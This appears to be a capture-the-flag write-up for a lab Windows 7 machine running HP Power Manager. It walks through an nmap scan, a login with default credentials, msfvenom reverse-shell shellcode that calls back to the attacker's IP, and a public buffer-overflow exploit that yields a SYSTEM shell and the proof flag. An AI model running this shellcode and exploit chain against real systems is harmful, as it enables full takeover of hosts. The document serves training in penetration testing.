


# Kevin


 Kevin

192.168.232.45

10

Easy

Never



IP: **192.168.232.45**

Let's start with the Nmap scan first

```
nmap -T4 -A 192.168.232.45 -o nmap
```

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Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2023-11-10 03:55 EST

Nmap scan report for 192.168.232.45

Host is up (0.13s latency).

Not shown: 988 closed tcp ports (conn-refused)

PORT	STATE	SERVICE	VERSION
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80/tcp	open	http	GoAhead WebServer
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| http-title: HP Power Manager

|\_Requested resource was http://192.168.232.45/index.asp

|\_http-server-header: GoAhead-Webs

135/tcp	open	msrpc	Microsoft Windows RPC
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139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
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445/tcp	open	microsoft-ds	Windows 7 Ultimate N 7600 microsoft-ds (workgroup: WORKGROUP)
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3389/tcp	open	ms-wbt-server	Microsoft Terminal Service
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|\_ssl-date: 2023-11-10T08:56:36+00:00; 0s from scanner time.

| rdp-ntlm-info:

| Target\_Name: KEVIN

| NetBIOS\_Domain\_Name: KEVIN

| NetBIOS\_Computer\_Name: KEVIN

| DNS\_Domain\_Name: kevin

| DNS\_Computer\_Name: kevin

| Product\_Version: 6.1.7600

|\_ System\_Time: 2023-11-10T08:56:27+00:00

| ssl-cert: Subject: commonName=kevin

| Not valid before: 2023-08-01T03:26:36

|\_Not valid after: 2024-01-31T03:26:36

3703/tcp	filtered	adobeserver-3	
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49152/tcp	open	msrpc	Microsoft Windows RPC
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49153/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49154/tcp	open	msrpc	Microsoft Windows RPC
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49155/tcp	open	msrpc	Microsoft Windows RPC
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49158/tcp	open	msrpc	Microsoft Windows RPC
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49159/tcp	open	msrpc	Microsoft Windows RPC
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Service Info: Host: KEVIN; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb-os-discovery:

| OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)

| OS CPE: cpe:/o:microsoft:windows\_7::-

| Computer name: kevin


| NetBIOS computer name: KEVIN\x00

```
| Workgroup: WORKGROUP\x00
|_ System time: 2023-11-10T00:56:27-08:00
| smb2-time:
|   date: 2023-11-10T08:56:27
|_ start_date: 2023-11-10T08:47:06
| smb2-security-mode:
|   2:1:0:
|_ Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: KEVIN, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:ba:65:e8 (VMware)
|_clock-skew: mean: 1h36m00s, deviation: 3h34m40s, median: 0s
```


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 80.71 seconds


we have a website on port 80 let's check it out





we have a login page for HP Power Manager. A quick google search gives us the default creds **admin** **admin**




so let's try to login



Nice we are now logged in. But we couldn't find anything interesting here let's search for exploit



so we have a python exploit let's download them





```

→ kevin msfvenom -p windows/shell_reverse_tcp -b '\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a' LHOST=192.168.45.158 LPORT=80 -e x86/alpha_mixed -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 709 (iteration=0)
x86/alpha_mixed chosen with final size 709
Payload size: 709 bytes
Final size of c file: 3013 bytes
unsigned char buf[] =
"\x89\xe6\xdb\xce\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a\x4a"
"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59"
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41"
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42"
"\x75\x4a\x49\x6b\x4c\x6a\x48\x4e\x62\x37\x70\x55\x50\x45"
"\x50\x55\x30\x6c\x49\x7a\x45\x65\x61\x39\x50\x51\x74\x6c"
"\x4b\x42\x70\x76\x50\x6c\x4b\x32\x72\x44\x4c\x4c\x4b\x73"
"\x62\x75\x44\x4e\x6b\x42\x52\x66\x48\x34\x4f\x6d\x67\x73"
"\x7a\x51\x36\x30\x31\x49\x6f\x4c\x6c\x77\x4c\x30\x61\x31"
"\x6c\x66\x62\x36\x4c\x67\x50\x4b\x71\x58\x4f\x46\x6d\x33"
"\x31\x59\x57\x39\x72\x39\x62\x76\x32\x61\x47\x4e\x6b\x62"
"\x72\x44\x50\x4c\x4b\x33\x7a\x67\x4c\x4c\x4b\x62\x6c\x46"
"\x71\x31\x68\x6d\x33\x31\x58\x35\x51\x38\x51\x62\x71\x4e"
"\x6b\x46\x39\x57\x50\x36\x61\x49\x43\x4c\x4b\x71\x59\x55"
"\x48\x4a\x43\x34\x7a\x70\x49\x4c\x4b\x36\x54\x6e\x6b\x56"
"\x61\x5a\x76\x36\x51\x79\x6f\x4c\x6c\x6f\x31\x48\x4f\x64"
"\x4d\x36\x61\x69\x57\x65\x68\x4d\x30\x61\x65\x59\x66\x34"
"\x43\x33\x4d\x4c\x38\x75\x6b\x61\x6d\x76\x44\x62\x55\x58"
"\x64\x66\x38\x4c\x4b\x36\x38\x76\x44\x63\x31\x79\x43\x65"
"\x36\x6c\x4b\x54\x4c\x72\x6b\x6e\x6b\x73\x68\x67\x6c\x77"
"\x71\x7a\x73\x4e\x6b\x34\x44\x6e\x6b\x37\x71\x6e\x30\x4c"
"\x49\x71\x54\x55\x74\x61\x34\x61\x4b\x33\x6b\x53\x51\x63"
"\x69\x73\x6a\x70\x51\x69\x6f\x69\x70\x31\x4f\x33\x6f\x61"
"\x4a\x4e\x6b\x62\x32\x68\x6b\x6c\x4d\x51\x4d\x63\x58\x66"
"\x53\x35\x62\x33\x30\x77\x70\x33\x58\x61\x67\x63\x43\x54"
"\x72\x61\x4f\x33\x64\x33\x58\x62\x6c\x34\x37\x37\x56\x44"
"\x47\x49\x6f\x68\x55\x4e\x58\x7a\x30\x57\x71\x63\x30\x45"
"\x50\x55\x79\x6f\x34\x73\x64\x30\x50\x32\x48\x66\x49\x6f"

```

We can replace everything in the **SHELL** variable of exploit script after **n00bn00b** with our own code, open a listener and run the exploit to get a reverse shell back as root.

```

39 # [*] Using Msf::Encoder::PexAlphaNum with final size of 709 bytes
40 # badchar = '\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a'
41 SHELL = (
42 "n00bn00b"
43 "\x89\xe6\xdb\xce\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a\x4a"
44 "\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59"
45 "\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41"
46 "\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42"
47 "\x75\x4a\x49\x6b\x4c\x6a\x48\x4e\x62\x37\x70\x55\x50\x45"
48 "\x50\x55\x30\x6c\x49\x7a\x45\x65\x61\x39\x50\x51\x74\x6c"
49 "\x4b\x42\x70\x76\x50\x6c\x4b\x32\x72\x44\x4c\x4c\x4b\x73"
50 "\x62\x75\x44\x4e\x6b\x42\x52\x66\x48\x34\x4f\x6d\x67\x73"
51 "\x7a\x51\x36\x30\x31\x49\x6f\x4c\x6c\x77\x4c\x30\x61\x31"
52 "\x6c\x66\x62\x36\x4c\x67\x50\x4b\x71\x58\x4f\x46\x6d\x33"
53 "\x31\x59\x57\x39\x72\x39\x62\x76\x32\x61\x47\x4e\x6b\x62"
54 "\x72\x44\x50\x4c\x4b\x33\x7a\x67\x4c\x4c\x4b\x62\x6c\x46"
55 "\x71\x31\x68\x6d\x33\x31\x58\x35\x51\x38\x51\x62\x71\x4e"
56 "\x6b\x46\x39\x57\x50\x36\x61\x49\x43\x4c\x4b\x71\x59\x55"
57 "\x48\x4a\x43\x34\x7a\x70\x49\x4c\x4b\x36\x54\x6e\x6b\x56"
58 "\x61\x5a\x76\x36\x51\x79\x6f\x4c\x6c\x6f\x31\x48\x4f\x64"
59 "\x4d\x36\x61\x69\x57\x65\x68\x4d\x30\x61\x65\x59\x66\x34"
60 "\x43\x33\x4d\x4c\x38\x75\x6b\x61\x6d\x76\x44\x62\x55\x58"
61 "\x64\x66\x38\x4c\x4b\x36\x38\x76\x44\x63\x31\x79\x43\x65"
62 "\x36\x6c\x4b\x54\x4c\x72\x6b\x6e\x6b\x73\x68\x67\x6c\x77"
63 "\x71\x7a\x73\x4e\x6b\x34\x44\x6e\x6b\x37\x71\x6e\x30\x4c"
64 "\x49\x71\x54\x55\x74\x61\x34\x61\x4b\x33\x6b\x53\x51\x63"
65 "\x69\x73\x6a\x70\x51\x69\x6f\x69\x70\x31\x4f\x33\x6f\x61"
66 "\x4a\x4e\x6b\x62\x32\x68\x6b\x6c\x4d\x51\x4d\x63\x58\x66"
67 "\x53\x35\x62\x33\x30\x77\x70\x33\x58\x61\x67\x63\x43\x54"
68 "\x72\x61\x4f\x33\x64\x33\x58\x62\x6c\x34\x37\x37\x56\x44"
69 "\x47\x49\x6f\x68\x55\x4e\x58\x7a\x30\x57\x71\x63\x30\x45"
70 "\x50\x55\x79\x6f\x34\x73\x64\x30\x50\x32\x48\x66\x49\x6f"
71 "\x70\x52\x4b\x33\x30\x4b\x4f\x38\x55\x62\x70\x50\x50\x70"
72 "\x50\x30\x50\x47\x30\x52\x70\x71\x50\x52\x70\x61\x78\x6a"
73 "\x4a\x76\x6f\x4b\x6f\x4b\x50\x49\x6f\x6e\x35\x6a\x37\x73"

```

C

```
python2.7 10099.py 192.168.232.45
```

```

→ kevin python2.7 10099.py 192.168.232.45
HP Power Manager Administration Universal Buffer Overflow Exploit
ryujin __A-T__ offensive-security.com
[+] Sending evil buffer...
HTTP/1.0 200 OK

[+] Done! HP Power Manager
[*] Check your shell at 192.168.232.45:4444 , can take up to 1 min to spawn your shell
→ kevin [Logs] [Setup] [Help]

```

checking our netcat shell which is running on port 80

C

```
rlwrap nc -nlvp 80
```

```

→ ~ rlwrap nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.158] from (UNKNOWN) [192.168.232.45] 49178
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system [Setup] [Help]

C:\Windows\system32>

```

Moving to the Administrator Desktop directory for the flag

```

C:\Windows\system32>cd ../ ../Users/Administrator/Desktop
cd ../ ../Users/Administrator/Desktop

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
f9267403b0baf51ae5c66c6d55fd72de

C:\Users\Administrator\Desktop>

```

Flag: **f9267403b0baf51ae5c66c6d55fd72de**